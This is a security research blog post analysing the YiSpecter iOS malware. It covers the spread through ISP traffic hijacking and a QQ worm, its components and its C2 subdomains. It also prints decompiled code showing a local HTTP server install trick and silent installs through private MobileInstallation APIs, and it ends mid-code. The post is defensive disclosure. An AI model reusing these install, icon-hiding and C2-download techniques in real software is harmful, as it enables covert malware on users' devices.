YiSpecter: First iOS Malware That Attacks Non-jailbroken Apple iOS Devices by Abusing Private APIs

By Claud Xiao

Published: 2015-10-05 · Archived: 2026-04-06 03:22:48 UTC

Summary

We recently identified a new Apple iOS malware and named it YiSpecter. YiSpecter is different from previously seen iOS malware in that it attacks both jailbroken and non-jailbroken iOS devices through unique and harmful malicious behaviors. Specifically, it's the first malware we've seen in the wild that abuses private APIs in the iOS system to implement malicious functionalities.

So far, the malware primarily affects iOS users in mainland China and Taiwan. It spreads via unusual means, including the hijacking of traffic from nationwide ISPs, an SNS worm on Windows, and an offline app installation and community promotion. Many victims have discussed YiSpecter infections of their jailbroken and non-jailbroken iPhones in online forums and have reported the activity to Apple. The malware has been in the wild for over 10 months, but out of 57 security vendors in VirusTotal, only one is detecting the malware at the time of this writing.

YiSpecter consists of four different components that are signed with enterprise certificates. By abusing private APIs, these components download and install each other from a command and control (C2) server. Three of the malicious components use tricks to hide their icons from iOS's SpringBoard, which prevents the user from finding and deleting them. The components also use the same name and logos of system apps to trick iOS power users.

On infected iOS devices, YiSpecter can download, install and launch arbitrary iOS apps, replace existing apps with those it downloads, hijack other apps' execution to display advertisements, change Safari's default search engine, bookmarks and opened pages, and upload device information to the C2 server. According to victims' reports, all these behaviors have been exhibited in YiSpecter attacks in the past few months. Some other characteristics about this malware include:

- Whether an iPhone is jailbroken or not, the malware can be successfully downloaded and installed
- Even if you manually delete the malware, it will automatically re-appear
- Using third-party tools you can find some strange additional "system apps" on infected phones
- On infected phones, in some cases when the user opens a normal app, a full screen advertisement will show

YiSpecter is the latest in a line of significant malware families to target iOS devices. Previously, the malware WireLurker demonstrated the ability to infected non-jailbroken iOS devices by abusing enterprise certificates, and academic researchers have discussed how private APIs can be used to implement sensitive functionalities in iOS. However, YiSpecter is the first real world iOS malware that combines these two attack techniques and causes harm to a wider range of users. It pushes the line barrier of iOS security back another step.

Moreover, recent research shows that over 100 apps in the App Store have abused private APIs and bypassed Apple's strict code review. What that means is the attacking technique of abusing private APIs can also be used separately and can affect all normal iOS users who only download apps from the App Store.

Palo Alto Networks has released IPS and DNS signatures to block YiSpecter's malicious traffic. This blog also contains suggestions for how other users can manually remove YiSpecter and avoid potential similar attacks in the future. Apple has also been notified.

Background

On February 7, 2015, Qihoo 360 and Cheetah Mobile, two security companies in China, posted analysis reports separately about a Windows worm named "Lingdun(灵顿)". The Lingdun worm hijacked victims' QQ sessions (a popular IM program

produced by Tencent) and sent malicious links to their QQ contacts. According to those reports, if a user clicked the malicious links using Android or iOS devices, an Android Adware or an iOS Adware would be installed. Qihoo 360 and Cheetah Mobile found the installed apps' main behavior is to prompt other mobile apps and classify them as Android and iOS variants of the Lingdun worm.



Figure 1. Access Lingdun's webpage with an iPhone will infect the device with YiSpecter

After further investigation, however, we think their analysis is incomplete and has led to an incorrect conclusion. The iOS app spread by Lingdun and the malicious components it installs have different developers, different Command and Control (C2) servers, different purposes, and different code signing certificates. Therefore, we don't believe them to be variants of the Lingdun worm but instead separate malware using the Lingdun worm to spread. Additionally, we found these iOS apps

have many more malicious functions than previous disclosed. Hence we do not refer to this malware family as Lingdun and have given it the new name YiSpecter.

Qihoo 360 and Cheetah Mobile didn't share samples of YiSpecter with the security community nor did they disclose file hash values we could use to identify their samples. As a result, until now, no other security vendor has detected YiSpecter as malware.

In the course of our investigation, we found 23 samples of YiSpecter were submitted to VirusTotal from different countries between November 2014 and August 2015. Except for Qihoo, the 56 antivirus engines included in VirusTotal didn't detect these files (as shown in Figure 2). Qihoo's detection result uses the meaningless name "virus.ios.hidden". It is also worth noting that all of these samples belong to YiSpecter's main apps, and its three additional malicious components were not uploaded to VirusTotal until we published this report. All of these samples are listed at the end of this report.



Figure 2. YiSpecter is not detected by nearly all AntiVirus programs

Uncommon Spreading Methods

YiSpecter began to spread in the wild in November 2014, if not earlier. The main iOS apps of this malware have user interface and functionality that enable the watching of free porn videos online, and were advertised as "private version" or "version 5.0" of a famous media player "QVOD". QVOD was developed by Kuaibo(快播) and became popular in China by users who share porn videos. Kuaibo was investigated by a local police department in April 2014 and at the same time their online video playing service was terminated. After that event, the attackers behind YiSpecter began to claim their app as an alternative QVOD to attract users into installing their software.

So far we have identified four different mechanisms YiSpecter uses to infect phones.

Internet Traffic Hijacking

In the past 6 years, many Chinese media organizations (including state television) have reported that local ISPs in some provinces have supported DNS hijacking and Internet traffic hijacking attacks. ISPs hijacked the traffic to display advertisements to their users. For example, when Internet users use their computers or mobile phones to browse a website,

the ISP will inject JavaScript code or HTML content into the session, which results in advertisements being displayed in the returned webpage. Last year, we also observed that some ISPs replaced app download URLs with other apps. For example, if an URL ends with ".apk" (i.e. downloading an Android app), it will be redirected to different URL, downloading a "promoted" app onto the victims' Android phones. YiSpecter, as far as we know, is the first malware that has been spread by ISPs hijacking Internet traffic.

Many users based in mainland China and Taiwan have discussed their infections by YiSpecter online (we will introduce these discussions in next section.) From their discussions and reports, we found that more than half of the infections came from pop-up dialogs displayed when browsing famous news websites.

For example, Figure 3 shows a screenshot posted to Apple's official support community. It shows that when the author was browsing ITHome.com, an abnormal pop-up dialog asked him to install a "QVOD Private Version" player to "watch special movies".

Figure 3. Ads and pop-up dialog were injected into normal Internet traffic

Based on the user's discussions, we found the problem only occurred when they were using WiFi networks in their homes; mobile networks and office networks didn't appear to be affected. Some non-jailbroken iPhone users tried to clear cookies,

reset iOS, change their iCloud accounts, and block pop-ups in Safari, but these operations didn't resolve the problem. However, if they used a third party mobile browser with built-in proxy functionality to access the same webpage, the advertisements disappeared. One user even called his ISP's service phone number to complain and the problem was resolved – these advertisements never appeared again. Based on this information, we believe that ISP's traffic hijacking was used to spread the malware in these cases, and not a malicious third party.

SNS Worm

According to analysis reports by Qihoo 360 and Cheetah Mobile, YiSpecter was also spread by the Lingdun worm.

Lingdun uses fake VeriSign and Symantec certificates to bypass malware detection systems. Its primary goal is to download and to install additional Windows software onto a PC. Most of this additional software is benign but at least one installation was malicious. The malware fetches the current user's QQ authorization token by accessing Tencent's unified login interface, then acquires a key to access all QQ services. Specifically, it will access the QQ Discussion Group's file sharing interface to upload malicious HTML files. These HTML files have names including pornographic and sexually suggestive words and will be shared with all other QQ users in the same discussion group.

Figure 4. A malicious webpage uploaded by Lingdun worm

If other QQ users access these malicious HTML files, the webpage will determine their devices' type by User-Agent value and distinguish Windows, Linux, Android, iOS (including iPhone and iPad), and Windows Phone. If the device is Android, the session will be redirected to download an Android Adware that prompts the user to install other porn apps. If the device is an iPhone or iPad, the session will be redirected to download the YiSpecter malware (Figure 1).

We listed hash values of all public available samples of Lingdun worm at the end of this article.

Offline App Installation

During our investigation, we found that the main YiSpecter apps were also published on multiple underground app distribution websites (Figure 5).

In an underground or "gray" mobile app ecosystem, mobile app developers (including malware authors) will post tasks of distributing their apps to these kinds of websites. Distributors will then accept these tasks, and install the apps on other users phones to earn a promotion fee from developers. For example, some third-party mobile phone retailers and maintenance suppliers will install apps on any mobile phone they can access; and mobile malware developers also install apps to earn income from devices they have infected.



Figure 5. YiSpecter apps were listed in underground app distribution websites

From one of these websites (Figure 5), we see that many tasks to distribute YiSpecter were created in May 2015 and July 2015. The promotion fee for one installation is between 1.80 and 2.50 RMB (about US $0.30 to $0.40.) These tasks' descriptions also showed that the YiSpecter apps have a backend system to automatically track installations, thus distributors do not need to provide screenshots to prove their successful infections.

Community Promotion

We also found that YiSpecter's author tried to directly promote their malicious apps on social networks and in public communities. For example, in a popular Chinese online forum, we found a user posted an article in January 2015 recommending the YiSpecter apps as good replacement for QVOD player. The user's account name is "HaoYi Apple Helper(好易苹果助手)", which is exactly the name of another product YiSpecter's author developed. We will describe YiSpecter's author in more detail in later sections.

Figure 6. YiSpecter's author recommends the app in public forum

Attacks and Victims

While analyzing YiSpecter's code, we searched for keywords related to its distribution channels and user interface in Google, and found many victims from mainland China and Taiwan discussing their infections in online forums and social networks including Zhihu, Douban, Weiphone, CocoaChina, Baidu Zhidao and Mobile01.

For example, one malicious component in YiSpecter shows an interface containing the words “Cydia is detecting and protecting” in Chinese (Figure 25). Google showed about 2,580 results by searching for this Chinese sentence (Figure 7).

Figure 7. Search for YiSpecter's user interface keyword

Based on these search results, we found some interesting facts about the malware:

- Whether an iPhone is jailbroken or not, the malware can be successfully downloaded and installed
- Even if you manually delete the malware, it will automatically re-appear (Figure 8)
- Using third-party tools you can find some strange additional “system apps” on infected phones
- On infected phones, in some cases when the user opens a normal app, a full screen advertisement will show

We explain the details of how this happens in the malicious behaviors analysis section below.

Figure 8. Taiwanese victim writes that the malware reappeared aafter deleting

YiSpecter Components and C2 Server

YiSpecter consists of four different components: various main apps that are distributed through the means described earlier, and three different malicious apps that are installed by these main apps. All samples analyzed and discussed in previous research are the various main apps, while the three malicious apps have not been revealed before.

Main Apps

As far as we know, there are at least two main apps distributed in the wild thus far:

- HYQvod (bundle id: weiying.Wvod)
- DaPian (bundle id: weiying.DaPian)

Both of them were spread by one or more of the multiple ways described earlier. They include the functionality of watching videos online by consuming credits and users can get credits by installing additional iOS apps it promotes (Figure 9). But most important, it will download and install another malicious app we have named NoIcon.

Figure 9. Main app ask users install other iOS apps to earn credits

NoIcon

NoIcon (bundle id: com.weiying.hiddenIconLaunch) is the main malicious component of YiSpecter. It takes the following actions on an infected device:

- Connect to the command and control server using HTTP
- Upload basic device information
- Retrieve and execute remote commands
- Change the iOS default Safari configuration

- Silently install two additional malicious apps “ADPage” and “NoIconUpdate”
- Monitor other installed applications and hijack their launch routine to use “ADPage” to display advertisements

Additionally, NoIcon can be remotely controlled to download and install arbitrary iOS apps from the C2 server or uninstall any existing apps in iOS system.

ADPage

ADPage (bundle id: com.weiying.ad) is responsible for displaying advertisements when NoIcon hijacks the execution of legitimate apps.

NoIconUpdate

NoIconUpdate (bundle id: com.weiying.noiconupdate) regularly checks for other components’ existence, connects with the C2 server and report its installation information. It also checks for updated versions of the malware and installs them.

C2 Server

YiSpecter uses “bb800.com” as its C2 server’s domain name. In VirusTotal, there are 38 records of subdomains under this domain name. Sixteen of them have been used by Android Adware for years, e.g., ad.bb800[.]com and down.bb800[.]com. Another subdomain, ty1.bb800[.]com, was used by a Windows virus Almanahe.B.

YiSpecter uses these subdomains:

- iosnoico.bb800[.]com: used to upload information, download configs and commands, download malicious components (Figure 10)
- qvod.bb800[.]com: used to download main app
- qvios.od.bb800[.]com: used to download main app
- dp.bb800[.]com: used to download promoted iOS apps
- iosads.cdn.bb800[.]com: used to download promoted iOS apps and malicious components

Note that the main C2 subdomain, iosnoico.bb800[.]com, is not observed in VirusTotal and also has no results in Google searches.

Figure 10. C2 server access logs in cache in a victim's iPhone

In some online articles, YiSpecter’s author posted URLs like “https://qvod.bb800[.]com/itms-services/jx152” for readers to download its main apps. When accessing these URLs from iPhone or iPad, victims are redirected to URLs like “itms-services://?action=download-manifest&url=https://qvod.bb800.com/assets/upload/3794.plist”. Here “itms-services://” is a protocol used by iOS for enterprise app distribution (Figure 11). Through crawling these URLs, we found at least 102 versions of main apps that developed from Nov 2014 to Sep 2015.



Figure 11. PLIST file hosted by C2 server for YiSpecter's installation

Malicious Behavior Analysis

In this section, we're going to describe the malicious behaviors seen in each component of YiSpecter. The samples we analyzed are listed in the Appendix and will be shared with security community for research and detection.

Abusing Enterprise Certificates

YiSpecter's malicious apps were signed with three iOS enterprise certificates issued by Apple so that they can be installed as enterprise apps on non-jailbroken iOS devices via in-house distribution. The "main" apps used a certificate for "Changzhou Wangyi Information Technology Co., Ltd." and then later used a certificate from "Baiwochuangxiang Technology Co., Ltd." The three malicious components all used the same certificate belonging to "Beijing Yingmob Interaction Technology co, .ltd" (Figure 12).



Figure 12. NoIcon used enterprise certificate for YingMob Interaction

Through this kind of distribution, an iOS app can bypass Apple's strict code review procedures and can invoke iOS private APIs to perform sensitive operations. There is one disadvantage to using this method for installation compared to the official App Store: when these apps are executed for the first time iOS displays a dialog to notify the user that the apps are from a

specific developer (Figure 13). However, many iOS users may simple click “Continue” and not be aware of the security implications of their choice.

Note that, in Apple’s just-released iOS 9, enterprise certificate security has been improved. Users now must manually set a related provisioning profile as “trusted” in Settings before they can install Enterprise provisioned apps.



Figure 13. iOS displays a dialog the first time a user opens an enterprise-signed app

The enterprise distribution program was designed for companies and organizations to distribute private iOS apps internally. WireLurker and YiSpecter’s usages obviously violate the license and the spirit of this program.

Installing Malicious Apps

Each time a user opens the main app of YiSpecter, it will invoke the[HYOwner checkI0S8_3AndJaikbreakOrNot] function. This function checks whether the current iOS system is older than version 8.3 and then determines if NoIcon is already installed. After that it checks whether the device is jailbroken or not by attempting to access a “cydia://” URL.

If the infected device has an iOS version less than 8.3, and NoIcon hasn’t been installed yet, whether the device is jailbroken or not, YiSpecter will invoke the function [HYAppDelegate requestNoicon:] to download the NoIcon IPA installer and PLIST manifest files (Figure 14).

```
objc_msgSend(HYAppDelegate, "createLocalHTTPServer");
v77 = 14;
objc_msgSend(HYAppDelegate, "initSiDownloadManager");
v60 = "checkI0S8_3AndJaikbreakOrNot";
v77 = 15;
if ( objc_msgSend(HYOwner, "checkI0S8_3AndJaikbreakOrNot") == (void *)1 )
{
  v77 = 16;
  if ( !((unsigned int)objc_msgSend(HYAppDelegate, "checkLocakisCacheNoiconApp") & 0xFF) )
  {
    v77 = 17;
    objc_msgSend(HYAppDelegate, "requestNoicon:", CFSTR("41a042d0ae01465b847492cbfe091648"));
  }
}
else
{
  v77 = 18;
  if ( objc_msgSend(HYOwner, v60) == (void *)2 )
  {
    v77 = 19;
    if ( !((unsigned int)objc_msgSend(HYAppDelegate, "checkLocakisCacheNoiconApp") & 0xFF) )
    {
      v77 = 20;
      objc_msgSend(HYAppDelegate, "requestNoicon:", CFSTR("e49fb6b787024007a184a48e0c1485fd"));
    }
  }
}
```

Figure 14. Main app downloads NoIcon for both jailbroken or non-jailbroken devices

The main app installs NoIcon in a unique way. The app opens an HTTP server and listens on port 8080 using [HYAppDelegate createLocalHTTP Server] (Figure 15). After downloading the NoIcon’s IPA and PLIST files, it will use these files’ local path to construct a local HTTP URL and displays an alert dialog with meaningless title and button text to the user (Figure 16). If the user clicks the button in the dialog, the HTTP server will handle the local HTTP URL and NoIcon will be installed using the itms-service protocol. With this mechanism YiSpecter uses the infected iOS device as an enterprise apps’ distribution server.

```
HYAppDelegate = self;
v3 = objc_msgSend(&OBJC_CLASS___HTTPServer, "alloc");
v4 = objc_msgSend(v3, "init");
v5 = HYAppDelegate->_localHTTPServer;
HYAppDelegate->_localHTTPServer = (struct HTTPServer *)v4;
objc_release(v5);
objc_msgSend(HYAppDelegate->_localHTTPServer, "setType:", CFSTR("_http._tcp."));
objc_msgSend(HYAppDelegate->_localHTTPServer, "setPort:", 8080);
v6 = HYAppDelegate->_localHTTPServer;
v7 = objc_msgSend(HYAppDelegate, "pathForLocalInstallFiles");
local_install_files = objc_retainAutoreleasedReturnValue(v7);
objc_msgSend(v6, "setDocumentRoot:", local_install_files);
objc_release(local_install_files);
v9 = HYAppDelegate->_localHTTPServer;
v16 = 0;
LOBYTE(local_install_files) = (unsigned int)objc_msgSend(v9, "start:", &v16);
v12 = objc_retain(v16, v10);
if ( (unsigned __int8)local_install_files )
{
  v13 = objc_msgSend(HYAppDelegate->_localHTTPServer, "listeningPort");
  v14 = objc_msgSend(HYAppDelegate->_localHTTPServer, "hostName");
  v15 = objc_retainAutoreleasedReturnValue(v14);
  NSLog(CFSTR("start server success in port %d, hostName: %@"), v13);
  objc_release(v15);
}
```

Figure 15. Main app launched a local HTTP server

```
v4 = self;
v27 = (void *)objc_retain(a4, a2);
v5 = objc_msgSend(v4, "bendiIpaUrl");
v6 = (void *)objc_retainAutoreleasedReturnValue(v5);
v7 = objc_msgSend(v27, "url");
v8 = objc_retainAutoreleasedReturnValue(v7);
v9 = (unsigned int)objc_msgSend(v6, "isEqualToString:", v8);
objc_release(v8);
objc_release(v6);
if ( v9 )
{
  v10 = objc_msgSend(v4, "bendiPlistUrl");
  v11 = objc_retainAutoreleasedReturnValue(v10);
  objc_release(v11);
  v15 = v11 == 0;
  v16 = (struct AFHTTPClient *)v27;
  if ( !v15 )
  {
    v17 = objc_msgSend(&OBJC_CLASS___NSUserDefaults, "standardUserDefaults");
    v18 = (void *)objc_retainAutoreleasedReturnValue(v17);
    v19 = objc_msgSend(v4, "bendiPlistUrl");
    v20 = objc_retainAutoreleasedReturnValue(v19);
    objc_msgSend(v18, "setObject:forKey:", v20, CFSTR("ziyouliuliangplistURL"));
    objc_release(v20);
    objc_msgSend(v18, "synchronize");
    v21 = objc_msgSend(&OBJC_CLASS___UIAlertView, "alloc");
    alert = objc_msgSend(
              v21,
              "initWithTitle:message:delegate:cancelButtonTitle:otherButtonTitles:",
              CFSTR("c"),
              &stru_2B30B8,
              v4,
              CFSTR("S"),
              CFSTR("GS"),
              0);
    objc_msgSend(alert, "setTag:", 10);
    objc_msgSend(alert, "show");
    objc_release(alert);
    objc_release(v18);
  }
}
```

Figure 16. Main app construct NoIcon installation URL and prompt alert dialog

After NoIcon is installed, it will install two more malicious apps: ADPage and NoIconUpdate. After downloading ADPage and NoIconUpdate's IPA installer files, NoIcon did not use an HTTP server like the main app, but used iOS's private APIs defined in private framework MobileInstallation to install them (Figure 17). More specifically, NoIcon invokes the MobileInstallationInstall methods implemented in the framework to install local IPA file. It also claimed the necessary private entitlement key "com.apple.private.mobileinstall.allowedSPI" which should only be used by system apps in iOS (Figure 18). Again, through enterprise distribution, YiSpecter successfully bypassed the App Store's code review process that typically would prevent an app from using these private APIs.

Note that NoIcon, ADPage, and NoIconUpdate are signed with same enterprise certificate. Since user has accepted the provisioning profile when installing NoIcon, ADPage and NoIconUpdate can be installed in this way without any user notification.

```
if ( v21 )
{
  v62 = v5;
  v22 = NSHomeDirectory(v21);
  v23 = (void *)objc_retainAutoreleasedReturnValue(v22);
  v24 = v23;
  v25 = objc_msgSend(v23, "stringByAppendingPathComponent:", CFSTR("Documents/ADPage.ipa"));
  v60 = objc_retainAutoreleasedReturnValue(v25);
  objc_release(v24);
  v26 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
  v27 = (void *)objc_retainAutoreleasedReturnValue(v26);
